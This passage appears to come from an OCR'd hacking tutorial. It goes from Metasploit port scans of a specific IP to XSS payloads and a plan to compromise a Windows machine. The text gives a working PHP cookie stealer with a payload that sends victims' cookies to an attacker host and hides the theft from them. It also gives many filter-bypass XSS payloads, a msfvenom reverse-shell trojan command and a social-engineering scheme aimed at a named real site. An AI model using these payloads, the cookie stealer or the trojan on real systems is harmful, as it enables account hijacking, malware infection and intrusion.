[*]  TCP OPEN 104.27.167.149:443
[*]  TCP OPEN 104.27.167.149:465
[*]  TCP OPEN 104.27.167.149:563
[*]  TCP OPEN 104.27.167.149:587
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

Figure 8: Metasploit's SYN Port Scanner

FTP Scanning

FTP is a complicated and insecure protocol. FTP servers are often the easiest way into a target network, and you should always scan for, identify, and fingerprint any FTP servers running on your target. Scan using *scanner/ftp/ftp_version*

Steps to scan

1. Step 1: use `scanner/ftp/ftp_version`

2. Step 2: set `RHOSTS 104.27.167.149`
3. Step 3: set `THREADS 255`
4. Step 4: `show options`
5. Step 5: `run`




Figure 9: Metasploit's FTP Port Scanner

Microsoft SQL Server Scanning

Microsoft SQL Server (MS SQL) installations often provide an initial way into a target network. When MS SQL is installed, it listens by default either on TCP port 1433 or on a random dynamic TCP port. If MS SQL is listening on a dynamic port, simply query UDP port 1434 to discover on what dynamic TCP port MS SQL is listening. Of course, Metasploit has a module that can make use of this "feature": `mssql_ping`.

Scan using *`scanner/mssql/mssql_ping`*

Steps to scan

1. Step 1: use scanner`/mssql/mssql_ping`
2. Step 2: set `RHOSTS 104.27.167.149`
3. Step 3: set `THREADS 255`
4. Step 4: `show options`
5. Step 5: `run`

```
msf > use scanner/mysql/mssql_ping
[-] Failed to load module: scanner/mysql/mssql_ping
msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS 104.27.167.149
RHOSTS => 104.27.167.149
msf auxiliary(mssql_ping) > set THREADS 255
THREADS => 255
msf auxiliary(mssql_ping) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

Figure 10: Metasploit's MS-SQL ping scan.

All above is the brief about Metasploit and now we will study about what is XSS (Cross Site Scripting) and how we can hack into a system with the help of Metasploit and XSS (Cross Site Scripting).

Cross Site Scripting (XSS)

Cross-site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

The ability to inject code into the Web page generates potential threats. An attacker can use XSS vulnerabilities to steal cookies, hijack accounts, execute ActiveX, execute Flash content, force you to download software, and take action on your hard disk and data.

If you look more closely at the URL, it might actually exploit a vulnerability in your bank's Web site, and look something like ***`http://www.website.com/somepage?redirect=<script>alert("XSS")</script>`***, where use of the "redirect" parameter has been exploited to carry out the attack.

3 types of XSS (Cross Site Scripting)

Stored XSS (AKA Persistent or Type I)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser.




Figure 11: Stored XSS, Stored in target server or database.

Reflected XSS (AKA Non-Persistent or Type II)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result,

or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser.




Figure 12: Reflected XSS occurs when user input is immediately returned by a web application.

DOM Based XSS (AKA Type-0)

DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write).

URL fragments (use to go something inside javascript | Something coming after # (hash)) will not go to the server.

Attacks that can be done with XSS

- steal cookies (if they are not httpOnly)
- retrieve the current page that the victim sees (as the victim user)
- get the current URL of the victim
- get the current referrer of the victim
- Redirect to some other website
- use the application cookies to gain access to the victim's account

- use possible CSRF (cross-site request forgery) vulnerabilities to make the
- victim perform unwanted actions in the application (e.g. add a new user)
- inject malicious code into victim's browser in order to exploit browser vulnerabilities
- inject malicious Java applet, etc.

Mitigation

- Input validation both client and server side
- Output encoding
- White listing of words
- OWASP ESAPI

XSS Test Cases

Case 1:

When there is no input validation and no output encoding use simple payload

```
<script>alert(9)</script>
<svg/onload=alert(9)>
"><img src=x onerror=alert(9);>
```

Case 2:

When value is going inside value Case (value= "something">) then try to put payload outside the double quotes

```
"><script>alert(9)</script>
"><svg/onload=alert(9)>
```

Case 3:

Try inject payload all the possible parameters, input boxes, dropdown list and hidden fields like

input boxes

```
search?q=
value=' '
drop down list value going in a parameter
p=something (Hidden) (intercept with burp)
```

Case 4:

When input box has limitation of alphabets to be written in it, right click on the input box choose inspect element and

change the number to max (so that you can write your payload)

```
value = "><svg/onload=alert(9)>
```

Case 5:

When you are getting output encoding inside the value tag then try to make payload using event handlers like "*onmouseover*" or "*onmouseclick*".

Note: Even see what all things are output encoded and escaped

```
123" onmouseover="alert(9);
asd" onmouseclick="alert(9);
```

When server is escaping special characters like " or ' then payload will be

```
123 onmouseover=alert(9);
```

Case 6:

A thumb rule for the "*href*" tag is that when any input is making a hyperlink just give him a simple payload javascript:alert(9) and you get the alert box

```
hyperlink payloads
<a href="http:google.com" onclick=javascript:alert(9)> for always a link created
www.google.com" onclick="confirm(9)"> href payload
```

Case 7:

When the server is removing some words or alphabets, try to convert the words in base64 to bypass:

```
"><script>eval(atob('YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=='));</script>
"><script>eval(alert(document.domain))</script>
```

Case 8:

The words script, style and on aren't allowed, we have to think about something else this time. Apparently, it's possible to encode JavaScript as Base64 and make it execute as an iframe src.

```
<iframe src="data:text/html;base64, .... base64 encoded HTML data ...."> 
```

The HTML data we want to use is:

```
<script>parent.alert(document.domain);</script>
```

parent is needed because we want the alert to execute in the context of the parent's window. Encoding it as Base64 with the Character Encoding Calculator results in:

```
PHNjcmlwdD5wYXJlbnQuYWxlcnQoZG9jdW1lbnQuZG9tYWluKTs8L3NjcmlwdD4
```

The code that we will then put into the search box to finish the level is:

```
"><iframe
src="data:text/html;base64,PHNjcmlwdD5wYXJlbnQuYWxlcnQoZG9jdW1lbnQuZG9tYWluKTs8L3Njcmlw
dD4="></iframe>
```

Case 9:

Sometimes playing with HTML tags also leads to XSS for example:
closing of a textarea and then putting a payload leads to stored XSS payload

```
</textarea><svg/onload=alert(9)>
```

Case 10:

Sometimes putting a parameter and then a payload leads to reflective XSS for example:
we have a URL `http://www.website.com/forgotpassword` change to URL

```
http://www.website.com/forgotpassword?aa=<script>alert(9)</script>
```

Case 11:

When some input is going inside `<script> </script>` then we have to only put

```
"-alert(9)-"
```

It is vulnerable to XSS.

Case 12: DOM BASED XSS

For example:

1) Assume that the URL “http://www.vulnerable.site/welcome.html” contains the following content:

```
<HTML>

<TITLE>Welcome!</TITLE>

Hi

<SCRIPT>

var pos=document.URL.indexOf("name=")+5;

document.write(document.URL.substring(pos,document.URL.length));

</SCRIPT>

 Welcome to our system

</HTML>
```

This page will use the value from the "name" parameter in the following manner:

http://www.vulnerable.site/welcome.html?name=Joe

In this example, the JavaScript code embeds part of document.URL (the page location) into the page, without any consideration for security. An attacker can abuse this by luring the client to click on a link such as ***http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>***

IMP:-Attribute's value field (with the " character escaped to &#34). Escaping ASCII characters can easily be done through this character encoding calculator: http://ha.ckers.org/xsscalc.html.

Exploitation With XSS

Exploit 1: Attacker can redirect victim to the malicious website

Payload :

```
<script>alert("click ok to
redirect");window.location.href="https://www.google.com"</script>
```

Attacker can make a victim download any malicious file to download

Payload:

```
<script>document.location="http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe";</
script>
```

Exploit 2: Attacker can steal cookies of the victim

How to do it :

In stealing cookies, there is a three step process attacker needs

1) injected script

2) cookies stealer

3) log file

Create an account on a server and create two files, log.txt and cookiestealer.php. You can leave log.txt empty. This is the file your cookie stealer will write to. Now paste the following php code into your cookie stealer script (cookiestealer.php):

Cookie stealer code:

```
<?php

function GetIP()

{

     if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))

          $ip = getenv("HTTP_CLIENT_IP");

     else if (getenv("HTTP_X_FORWARDED_FOR") &&
strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))

          $ip = getenv("HTTP_X_FORWARDED_FOR");

     else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))

          $ip = getenv("REMOTE_ADDR");

     else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] &&
strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))

          $ip = $_SERVER['REMOTE_ADDR'];

     else

          $ip = "unknown";

     return($ip);

}

function logData()

{

     $ipLog="log.txt";

     $cookie = $_SERVER['QUERY_STRING'];

     $register_globals = (bool) ini_get('register_gobals');

     if ($register_globals) $ip = getenv('REMOTE_ADDR');
```

```
else $ip = GetIP();



$rem_port = $_SERVER['REMOTE_PORT'];

$user_agent = $_SERVER['HTTP_USER_AGENT'];

$rqst_method = $_SERVER['METHOD'];

$rem_host = $_SERVER['REMOTE_HOST'];

$referer = $_SERVER['HTTP_REFERER'];

$date=date ("l dS of F Y h:i:s A");

$log=fopen("$ipLog", "a+");



if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))

    fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent
| METHOD: $rqst_method | REF: $referer | DATE{ : } $date | COOKIE: $cookie <br>");

    else

        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent
| METHOD: $rqst_method | REF: $referer | DATE: $date | COOKIE: $cookie \n\n");

    fclose($log);

}



logData();



?>
```

The above script will record the cookies of every user that views it.

Now find an XSS vulnerable page or parameter or search box and put the payload

"><script language=

```
"JavaScript">document.location="http://yoursite.com/cookiestealer.php?cookie=" +
document.cookie;document.location="http://www.whateversite.com"</script>
```

yoursite.com is the server you're hosting your cookie stealer and log file on, and whateversite.com is the vulnerable page you're exploiting. The above code redirects the viewer to your script, which records their cookie to your log file. It then redirects the viewer back to the unmodified search page so they don't know anything happened.

Exploit 3: Attacker can deface a page with its own page or picture or photo

Payload:

```
<script>document.body.innerHTML="<style>body{visibility:hidden;}</style><div
style=visibility:visible;><h1>THIS SITE WAS HACKED</h1></div>";</script>
```

Hacking “Windows” machine with Metasploit and Cross Site Scripting (XSS) Vulnerability

Now as we all have a basic knowledge of Metasploit and web application Vulnerability XSS (Cross Site Scripting), we will be using them both to take down a Windows machine. In simple words, we will be hacking a Windows computer with the help of Metasploit and XSS.

L3T's H@ck! The Syst3m

Tools Needed for H@ck!ng:

- **OS:** Kali Linux (Attacker Machine) | Windows 7 (Victim Machine) (Can use Windows 7/8/10)
- **Tool:** Metasploit Framework
- **Browser:** Mozilla Firefox
- **Most Important:** Patience and Practice

Note: So we have setup with two machines, one having "KALI Linux" OS which will be the attacker to attack the victim which is having "Windows 7" OS.

Attack Scenario

Attacker will be sending victim an email with his social engineering technique to convince the victim to open a website (which will be vulnerable to XSS vulnerability) and download the malicious file (Trojan file), so that attacker can take over his system and control it the way he (attacker) wants. COOL!!!!!

Let's start creating the Trojan for the victim with the help of Metasploit.

Steps to Create the Trojan with the help of "msvenom"

Step: Open Terminal in Kali Linux and use the following command to create the Trojan.

Command: ***msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -f exe LHOST="attacker ip" LPORT=444 -o /root/Desktop/trojan.exe***

Note: "attacker ip" is our own system IP that can be fetched using command "ifconfig" in terminal.




Figure 13: Creating Trojan with the help of "msfvenom"

Let's confirm if that is actually a virus or not.




Figure 14: Gmail has detected that our Trojan is a malicious file.

So as we found that our Trojan is a malicious file we will proceed in finding a web application which is vulnerable to **Cross Site Scripting (XSS).**

Vulnerable web application => http://ssy.org/




Figure 15: Website vulnerable to XSS (Cross Site Scripting)




Figure 16: Malicious java script payload got executed through search text box

What is happening? Why we are finding a website vulnerable to XSS? Why are we crafting XSS payload, why will it take the victim to another web application and let victim down the Trojan? These questions must have hit your mind. So WHY we are doing this, because we are taking trust and confidence of our victim by showing him that this website is legitimate and that XSS pop up (alert) is also given by this trusted website so that the victim will have trust that what we are downloading is true.

Let's set the Payload and Exploit the victim with the help of Metasploit.

Open terminal in Kali Linux and use following code one by one

Metasploit commands

```
msfconsole

use multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

msf exploit(handler) > set LPORT 444

